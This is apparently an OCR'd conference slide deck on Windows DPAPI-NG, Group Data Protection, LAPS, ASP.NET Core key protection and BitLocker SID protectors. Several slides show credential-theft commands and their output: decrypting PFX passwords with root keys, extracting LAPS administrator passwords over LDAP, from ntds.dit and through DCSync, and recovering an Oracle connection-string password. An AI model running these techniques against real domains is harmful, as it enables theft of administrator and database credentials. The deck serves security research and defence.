
www.cquireacademy.com

CQURE



RSAConference2024

Protected data format — CMS enveloped content




DPAPI-NG protection descriptor

- Group Data Protection API
 - SID=S-1-5-21-4392301
 - SID=S-1-5-21-4392301 AND SID=S-1-5-21-3101812
 - SDDL=O:S-1-5-5-0-290724G:SYD:(A;;CCDC;;;S-1-5-5-0-290724)(A;;DC;;;WD)
- Legacy data protection API (DPAPI)
 - LOCAL=user
 - LOCAL=machine
- Certificate
 - CERTIFICATE=HashID:sha1_hash_of_certificate
 - CERTIFICATE=CertBlob:base64String
- Credential Manager Password
 - WEBCREDENTIALS=MyPasswordName
 - WEBCREDENTIALS=MyPasswordName,myweb.com

Win32 API

- DPAPI-NG / CNG DPAPI (Windows 8+)
 - NCryptProtectSecret
 - NCryptUnprotectSecret
- Reminder: DPAPI (Windows XP+)
 - CryptProtectData
 - CryptUnprotectData
 - CryptProtectMemory
 - CryptUnprotectMemory

Group-protected PFX certificate file creation



The image shows a screenshot of the 'Certificate Export Wizard' window, specifically the 'Security' step. The window has a title bar with a back arrow, a forward arrow, and a close button. The 'Security' section explains that the private key must be protected. Two options are available: 'Group or user names (recommended)' (checked) and 'Password' (unchecked). Under the checked option, a list box contains 'contoso\Domain Admins' and 'contoso\Web Server Admins'. To the right of the list are 'Add' and 'Remove' buttons. Below the list box are fields for 'Password:' and 'Confirm password:'. At the bottom, there is an 'Encryption:' dropdown menu set to 'AES256-SHA256'. At the very bottom of the window are 'Next' and 'Cancel' buttons.

← Certificate Export Wizard

Security
To maintain security, you must protect the private key to a security principal or by using a password.

☒ Group or user names (recommended)

contoso\Domain Admins
contoso\Web Server Admins

Add
Remove

☐ Password:

Confirm password:

Encryption: AES256-SHA256 ▼

Next Cancel

Group-protected PFX certificate file analysis

```
Administrator: PowerShell
PS > Get-DpapiNgPfxCertificate -Path .\sid-3des-chain-props.pfx

FilePath: C:\Users\Admin\Downloads\sider-3des-chain-props.pfx
Password:
EncryptedPassword
Descriptor: SID=S-1-5-21-3288850392-3299536932-2614793081-519 OR SID=S-1-5-21-3288850392-3299536932-2614793081-512
ContentEncryptionAlgorithm: aes256gcm (2.16.840.1.101.3.4.1.46)
SID/SDDL Protectors
  SID=S-1-5-21-3288850392-3299536932-2614793081-519
    ProtectionKeyIdentifier: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=5/22/2026 6:00:00 AM (L0=364, L1=4, L2=22)
    KeyEncryptionAlgorithm: aes256wrap (2.16.840.1.101.3.4.1.45)
  SID=S-1-5-21-3288850392-3299536932-2614793081-512
    ProtectionKeyIdentifier: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=5/22/2026 6:00:00 AM (L0=364, L1=4, L2=22)
    KeyEncryptionAlgorithm: aes256wrap (2.16.840.1.101.3.4.1.45)
```

Group-protected PFX password decryption

```
Administrator: PowerShell
PS > Get-ChildItem -Filter *.pfx | Unprotect-CngDpapiPfxCertificate -RootKey (Import-Clixml -Path .\keys.xml)

FilePath: C:\Users\Admin\Downloads\sider-3des-chain-props.pfx
Password: 7+qwxFTcEBB2ySg5UipSl4fskvjwF6pqf4DEvLB0q7M=
EncryptedPassword
Descriptor: SID=S-1-5-21-3288850392-3299536932-2614793081-519 OR SID=S-1-5-21-3288850392-3299536932-2614793081-512
ContentEncryptionAlgorithm: aes256gcm (2.16.840.1.101.3.4.1.46)
SID/SDDL Protectors
SID=S-1-5-21-3288850392-3299536932-2614793081-519
ProtectionKeyIdentifier: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=5/22/2026 6:00:00 AM (L0=364, L1=4, L2=22)
KeyEncryptionAlgorithm: aes256wrap (2.16.840.1.101.3.4.1.45)
SID=S-1-5-21-3288850392-3299536932-2614793081-512
ProtectionKeyIdentifier: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=5/22/2026 6:00:00 AM (L0=364, L1=4, L2=22)
KeyEncryptionAlgorithm: aes256wrap (2.16.840.1.101.3.4.1.45)

FilePath: C:\Users\Admin\Downloads\sider-aes256-endcert-noprops.pfx
Password: SUULfn+1+S/9cmak+Rnd7tBK6yRSQWTAOMOXx8wCMZM=
EncryptedPassword
Descriptor: SID=S-1-5-21-3288850392-3299536932-2614793081-512
ContentEncryptionAlgorithm: aes256gcm (2.16.840.1.101.3.4.1.46)
SID/SDDL Protectors
SID=S-1-5-21-3288850392-3299536932-2614793081-512
ProtectionKeyIdentifier: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=5/22/2026 6:00:00 AM (L0=364, L1=4, L2=22)
KeyEncryptionAlgorithm: aes256wrap (2.16.840.1.101.3.4.1.45)
```

SID key cache in kdscli.dll (undocumented)

- Functions
 - GetSIDKeyCacheFolder
 - GetSIDKeyFileName
 - WriteSIDKeyInCache
 - DeleteAllCachedKeys
- Location
 - %LOCALAPPDATA%\Microsoft\Crypto\KdsKey

```
Administrator: PowerShell
PS C:\> Get-ChildItem -Path "$env:LOCALAPPDATA\Microsoft\Crypto\KdsKey" -Recurse -File | foreach FullName
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\0733389f96dcf878327a3e29ccd4325f3eeab6f35d9d6b49e6077b1ecd8576e9\PublicKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\162df674f5c92caa2d4ae50132245aabc4255c8d025e0f39b42936a0ed54011e\PublicKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\1a134a136638ee14f2d91c15952e068297e53c9a05efc8973dc299623a808ccd\PrivateKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\1a134a136638ee14f2d91c15952e068297e53c9a05efc8973dc299623a808ccd\PublicKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\416891f6cf3e5ba1e23d83301302ed47a007a4bf92a063cdf27a8af486012b0b\PublicKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\49b1a0b7adcc47a14344ddb375f6da54ccbc1677d939c51fac1523691c768fde\PrivateKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\78a3d6d8890f7955991d6fb8df5e152eaa7d0af0dd3596a980c72f7ff54514ec\PrivateKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\50cc2318e52fc38c4437f086fd3d14668e46198968f9287885c76d35b31439a\PublicKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\b45c216c6b4390a526c9265a7926be9c9156980c7b2cb06c4f1a39acf0429765\PrivateKey\363-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\b4dc7d7e4865663774064dad6136514855155caf09ddd211202b5c104dc4170f\PublicKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
C:\Users\Admin\AppData\Local\Microsoft\Crypto\KdsKey\ce8c22ca551358715e069dba8467887e1a45169ce582950c6c9e4bd79e383cea\PublicKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824
```

Group Data Protection API

Windows LAPS

Admin and DSRM password encryption

CONTOSO-DC Properties

Managed By Object Security Dial-in Attribute Editor BitLocker Recovery
General Operating System Member Of Delegation LAPS Location

Local Administrator Password Solution

Current LAPS password expiration:

Thursday, June 4, 2026 8:29 PM

Set new LAPS password expiration:

Thursday, June 4, 2026 8:29 PM

LAPS DSRM account name:

Administrator

LAPS DSRM account password:

PodTutorGreen

CONTOSO-DC Properties

General Operating System Member Of Delegation LAPS Location
Managed By Object Security Dial-in Attribute Editor BitLocker Recovery

Attributes:

Attribute	Value
lastLogon	6/4/2026 12:35:50 PM C
lastLogonTimestamp	6/3/2026 8:28:29 PM Ce
localPolicyFlags	0
logonCount	65535
msDS-AuthenticatedAtDC	CN=CONTOSO-RODC,C
msDS-GenerationId	\0C\03\B6\5F\FD\A6\F6\6
msDS-SupportedEncryptionTypes	0x1C = (RC4_HMAC_M
msLAPS-CurrentPasswordVersion	a40ec958-ce6f-40c4-b0a
msLAPS-EncryptedDSRMPassword	\86\F3\DC\01\C0\BF\40\
msLAPS-EncryptedDSRMPasswordHistory	\B1\EE\DC\01\3A\C0\1B
msLAPS-PasswordExpirationTime	6/4/2026 8:29:22 PM Ce
name	CONTOSO-DC
objectCategory	CN=Computer,CN=Sche
objectClass	top; person; organization

Protection descriptor configuration using GPO

Configure authorized password decryptors

Previous Setting Next Setting

☐ Not Configured ☒ Enabled ☐ Disabled

Comment:

Supported on: At least Microsoft Windows 10 or later

Options:

Authorized password decryptor
CONTOSO\HelpDesk

Help:

Configure this setting to control the specific user or group who is authorized to decrypt encrypted passwords.

Configuring this setting has no effect unless password encryption has been enabled.

If this setting is enabled, encrypted passwords will be decryptable by the specified group.

If this setting is disabled or not configured, encrypted passwords will be decryptable by the Domain Admins group.

This setting must be configured with either a domain-qualified name of a group or user, or a SID in string format. Valid examples include:

contoso\LAPSAdmins
lapsadmins@contoso.com
S-1-5-21-2127521184-1604012920-1887927527-35197

OK Cancel Apply

Online attack (LDAP)

```
Administrator: PowerShell
PS > Get-ADSIAccount -All -Properties LAPS | Select-Object -ExpandProperty LapsPasswords
```

ComputerName	Account	Password	Expires	Source
CONTOSO-DC	Administrator	PodTutorGreen	6/4/2026	EncryptedDSRMPassword
CONTOSO-DC	Administrator	BlotReachQuit		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	CarveIglooFloss		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	StoodRaidBaker		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	WagonPulpDebt		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	EarthSmogTidy		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	PropsSlawFox		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	YummyPennyTrout		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	CrampGladBadge		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	HelpSalsaClean		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	JulyFoeUntie		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	GreenSushiSnub		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	WagonCauseRadar		EncryptedDSRMPasswordHistory
CONTOSO-DC2	Administrator	GravyRoyallLast	5/18/2026	EncryptedDSRMPassword
CONTOSO-DC2	Administrator	BringAcreSleet		EncryptedDSRMPasswordHistory
CONTOSO-DC2	Administrator	BathFlakySwim		EncryptedDSRMPasswordHistory

Offline attack (ntds.dit)

```
Administrator: PowerShell
PS > (Get-ADDBAccount -All -DatabasePath 'C:\ADBackup\Active Directory\ntds.dit' -Properties LAPS).LapsPasswords
```

ComputerName	Account	Password	Expires	Source
CONTOSO-DC	Administrator	CarryGreenMango	8/4/2025	EncryptedDSRMPassword
CONTOSO-DC	Administrator	DiskCribMotor		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	CutCoastCedar		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	SaidVideoPlead		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	HeftyGrassAging		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	ShaftMudUsed		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	ThankBakedCross		EncryptedDSRMPasswordHistory
CONTOSO-DC	Administrator	VisorRecapCause		EncryptedDSRMPasswordHistory
CONTOSO-DC2	Administrator	GemSwearBlog	8/5/2025	EncryptedDSRMPassword
CONTOSO-DC2	Administrator	AshenCleftStung		EncryptedDSRMPasswordHistory
CONTOSO-DC2	Administrator	PagerShutPlead		EncryptedDSRMPasswordHistory
CONTOSO-DC2	Administrator	ShoveShutIcy		EncryptedDSRMPasswordHistory
CONTOSO-DC2	Administrator	SmallStompBony		EncryptedDSRMPasswordHistory
CONTOSO-SRV	WLapsAdmin	ClockTrickPagan	8/5/2025	EncryptedPassword
CONTOSO-ADFS	WLapsAdmin	WindRiskMouse	8/5/2025	EncryptedPassword
CONTOSO-ADFS	WLapsAdmin	StuntTrickSkirt		EncryptedPasswordHistory

Online DCSync attack (MS-DRSR)

```
Administrator: PowerShell
PS > (Get-ADRep1Account -SamAccountName 'CONTOSO-ADFS$' -Server 'CONTOSO-DC').LapsPasswords
```

ComputerName	Account	Password	Expires	Source
CONTOSO-ADFS	WLapsAdmin	FenceSlingPolio	4/19/2026	EncryptedPassword
CONTOSO-ADFS	WLapsAdmin	OpenTasteBlast		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	ALikeTraceFound		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	UponOldCoat		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	LifeStumpGolf		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	GropeChefFlap		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	AloeDrownRush		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	StateSmogAnger		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	ColaVoltElder		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	ViewThumbStep		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	VerseRunnyGrant		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	MummyMouthBroke		EncryptedPasswordHistory
CONTOSO-ADFS	WLapsAdmin	ManorMoldDuty		EncryptedPasswordHistory

Group Data Protection API

ASP.NET Core Data Protection

Built-in IXmlEncryptor interface implementations

- NullXmlEncryptor
- CertificateXmlEncryptor
- DpapiXmlEncryptor
- **DpapiNGXmlEncryptor**

C#

 Copy

```
public void ConfigureServices(IServiceCollection services)
{
    // Uses the descriptor rule "SID=S-1-5-21-..."
    services.AddDataProtection()
        .ProtectKeysWithDpapiNG("SID=S-1-5-21-...",
            flags: DpapiNGProtectionDescriptorFlags.None);
}
```

Sample appsettings.json file

```
1  {
2    "Logging": {
3      "LogLevel": {
4        "Default": "Information",
5        "Microsoft.AspNetCore": "Warning"
6      }
7    },
8    "AllowedHosts": "*",
9    "DataProtection": {
10     "DpapiNgDescriptor": "SID=S-1-5-21-3288850392-3299536932-2614793081-1234 OR local=machine",
11     "KeysPath": "..\\..\\keys"
12   },
13   "Secrets": {
14     "OracleConnectionString": "CfDJ8NjAni5AnBJJg524mz3sAXXVPzvLWvkv56fD3CtmiVEfdKdV2Ejk4Lfoihksa:
15   }
16 }
17
```

Encryption key file

```
keys > key-2e9ec0d8-9c40-4912-839d-b89b3dec0175.xml
1  <?xml version="1.0" encoding="utf-8"?>
2  <key id="2e9ec0d8-9c40-4912-839d-b89b3dec0175" version="1">
3      <creationDate>2026-05-21T16:36:32.6467578Z</creationDate>
4      <activationDate>2026-05-21T16:36:32.6467578Z</activationDate>
5      <expirationDate>2026-08-19T16:36:32.6467578Z</expirationDate>
6      <descriptor deserializerType="Microsoft.AspNetCore.DataProtection.AuthenticatedEncryption.ConfigurationMode
7          <descriptor>
8              <encryption algorithm="AES_256_CBC" />
9              <validation algorithm="HMACSHA256" />
10             <encryptedSecret decryptorType="Microsoft.AspNetCore.DataProtection.XmlEncryption.DpapiNGXmlDecryptor, 
11                 <encryptedKey xmlns="">
12                     <!-- This key is encrypted with Windows DPAPI-NG. -->
13                     <!-- Rule: SID=S-1-5-21-3288850392-3299536932-2614793081-1234 OR local=machine -->
14                     <value>MIIDGgYJKoZIhvcNAQcDoIIDCzCCAawCAQIxggF6ooIBdgIBBDCCATgEggEGAQAAANCMnd8BFdERjHoAwE/C1+sBAAAA
15                 </encryptedKey>
16             </encryptedSecret>
17         </descriptor>
18     </descriptor>
19 </key>
20
```


Encryption key decryption (online / offline)

```
Administrator: PowerShell
PS > Unprotect-DpapiNgData -Blob 'MIIDGgYJKoZIhvcNAQcDoIIDCzCCAwwCAQIxggF6ooIBdgIBBDCCATgEggEGAQAAANCMnd8BFdERjH
oAwE/C1+sBAAA70w6q87oK0WE/l4Ps0JiwAAAAACAAAAAAQZgAAAAEAACAAAABbsXj9+WjPqxqtLzn/w5fJFxZtGKWZ2pD0hBIUCda1zAAAA
A0gAAAAIAACAAAAApMWzELIIz8azZj8Vqv/+kLLaoCmcQC05tZBZVAFF4RDAAAABJbq6x0nZzI+0ZL2TcsTMk+aQMZXyKmNiBE/Efqd0jIYG8ts
2COFCSfla8VzDPpiZAAAAAIKcNCjwAwb+F7Y8DBI3E+iTmIadtTB9rApxaRf8qsIcQnXPo05wS20wVLYtN/Vp5FK3srir0X8fhxQ52GVj05jAsBg
krBgEEAYI3SgEwHwYKKwYBBAGCN0oBCDARMA8wDQwFTE9DQUwMBHVzZXIwCwYJYIZIAWUDBAetBCiGAp+JrAsP66LE5YskQSqhMiVyr+zSXbz1pg
aFyfXOSkeWfqynnhVrMIIBggYJKoZIhvcNAQcBMB4GCWCGSAGAwQBLjARBAxXXyvQ6xwKmCeEzE8CARCAggFTpUaSds5hYd91dNKhVGic5bJ+/I
r5x7nEFLURF9lySDLg05xCTZx7piJWz3NLq06w3iS3pFckjxEU8WkXDNrr5NaQrGtPYEVbBukmhNw4aAqXv7VIUEGalwfN5LxMgbvk2gBN9mo07e
yFQKE3fxisfqIoxix4Ms0nrVxzLMnJTUDcxyS1u/LLsrrpgIcVaJKe67v3BicFaqHZH5AwUuS5f6Max7taYdnhMZ6e6CCUW6ZdyQJCTfW3vu31H8
XZykXkoEPz8ypyHI4RffAVbUuS1eEXGev95kd4PKxB3pm8+o/Jgwn9YhniLEJ6BIIdLIclNULHixi+OXeGQqprg0LQA5qpHRn+TfqjX7JjrpZawxT
ZkTbE9ztxCkzfQzQYUltr/aeJwf9HTRmGw5+pJnZa5tTeziUouItLhhprBZN8AMlSnHh5e6adwQJDrQOU+lHNutWh7' -Encoding UTF8
<?xml version="1.0" encoding="utf-8"?>
<masterKey p1:requiresEncryption="true" xmlns:p1="http://schemas.asp.net/2015/03/dataProtection">
  <!-- Warning: the key below is in an unencrypted form. -->
  <value>Bpu7xPNvcA1Ca4/M2sIrSHFC/CkbQYCYZ06ceLp2KcHYVZpwwVsv2kliN97un0GEYdb0q8fF9cdqVQJlu0YZTWQ==</value>
</masterKey>
```


Protected data decryption

```
PowerShell
PS > .\SecretTool.exe aspnet decrypt `
>> --key 'Bpu7xPNvcA1Ca4/M2sIrSHFC/CkbQYcZ06ceLp2KcHYVZpwwVsv2kliN97un0GEYdb0q8fF9cdqVQJlu0YZTWQ==' `
>> --data 'CfDJ8NjAni5AnBJJg524mz3sAXXVPzvLWvkv56fD3CtmiVEfdKdV2Ejk4Lfoihksa2qMg_k_pl39qDrc6GRmnmoRYzltEW83w0
CJ73GsyFmuEUQMd0bd0GzU2LkQhStVLlVn0SjpJ3Vmu0DboVNcl0Eu1b04s7EIhz0klt2IvIC_WhWiKnHlvITSKWqL24QOaxqncjfcJxL05gayEV3cN0
3CHA-5HWp_dMrruwqFHRVSG3xmMeEknUe1Pk6oReysPMzNWJ3INsjxkSCz8QsrjHXKcsE7WaWwFRvWP0zKU7W-ZNf8Ay0uiSiiTCPCizqGfTPZew'
SERVER=(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=prod-oracle-01.contoso.com)(PORT=1521))(CONNECT_DATA=(SERVICE_NAME=
ORCLPDB1)));uid=appuser;pwd=H7$kp9!mZ2xQ;
PS > |
```

Group Data Protection API

BitLocker SID Protector

Volume master key (VMK) protection

```
PS C:\> manage-bde -protectors -add /?
BitLocker Drive Encryption: Configuration Tool version 10.0.26100
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

manage-bde -protectors -add Volume
    [{-ForceUpgrade}]
    [{-RecoveryPassword|-rp} [NumericalPassword]]
    [{-RecoveryKey|-rk} PathToExternalKeyDirectory]
    [{-StartupKey|-sk} PathToExternalKeyDirectory]
    [{-Certificate|-cert} {-cf PathToCertificateFile|
                           -ct CertificateThumbprint}]

    [-TPM]
    [{-TPMAndPIN|-tp}]
    [{-TPMAndStartupKey|-tsk} PathToExternalKeyDirectory]
    [{-TPMAndPINAndStartupKey|-tpsk} -tsk
    PathToExternalKeyDirectory]
    [{-Password|-pw}]
    [{-ADAccountOrGroup|-sid} {SID|domain\user|domain\group}
    [-service]]
    [{-ComputerName|-cn} ComputerName]
    [{-?|/?}] [{-Help|-h}]
```

BitLocker protector enumeration

Fixed data drives

E: BitLocker on (Locked)



Unlock drive

```
PS > manage-bde -protectors -get E:  
BitLocker Drive Encryption: Configuration Tool version 10.0.26100  
Copyright (C) 2013 Microsoft Corporation. All rights reserved.
```

```
Volume E: [Label Unknown]  
All Key Protectors
```

```
    Password:
```

```
        ID: {C195A4D2-AE45-4640-AE7A-907F593B711A}
```

```
    Numerical Password:
```

```
        ID: {D42BFED7-D2E0-4F6F-99D1-C5007E8675F8}
```

```
    Backup type:
```

```
        Saved to file
```

